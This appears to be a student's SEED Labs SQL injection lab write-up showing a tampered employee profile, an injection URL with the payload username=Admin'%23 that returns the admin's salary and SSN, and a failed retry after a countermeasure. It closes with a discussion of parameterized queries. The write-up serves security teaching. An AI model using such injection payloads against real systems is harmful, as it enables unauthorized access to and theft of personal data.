
Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Boby1
Email	
Address	
Phone Number	

Here, the password has already been changed, the nickname is boby1.

I enter the profile with hacker as a password.

Task 4:




SQLi Lab — Mozilla Firefox
Home
Files
SQLi Lab
SQLi Lab
SQLi Lab
www.seed-server.com/defense/getinfo.php?username=Admin'%23&Password=
Refresh Firefox...
SEED LABS

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Information returned from the database

- ID: **6**
- Name: **Admin**
- EID: **99999**
- Salary: **400000**
- Social Security Number: **43254314**

Here I could observe the information from the admin.



SQLi Lab — Mozilla Firefox
Home
Files
SQLi Lab
SQLi Lab
SQLi Lab
SQLi Lab
www.seed-server.com/defense/getinfo.php?username=Admin'+%23&Password=
Refresh Firefox...
SEED LABS

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

Here the countermeasure is already applied and the sql injection doesn’t work.

Discussion:

The SQL Injection attacks in this lab exploit fundamental vulnerabilities in how the web application handles user input in SQL queries. The key weakness is that the application directly concatenates user input into SQL statements without proper input sanitization or parameterization. I could bypass the login and also make some unauthorized data modification. The root cause of these vulnerabilities is improper input handling. The application constructs SQL queries by directly inserting user input into the query string, which allows malicious users to inject their own SQL code and alter the query's intended behavior.

However, at the end we made some countermeasures to prevent attackers from manipulating the query structure by treating user input as pure data rather than executable code. I really liked this lab because it demonstrates how seemingly simple input validation oversights can lead to significant security breaches, allowing unauthorized access and data manipulation.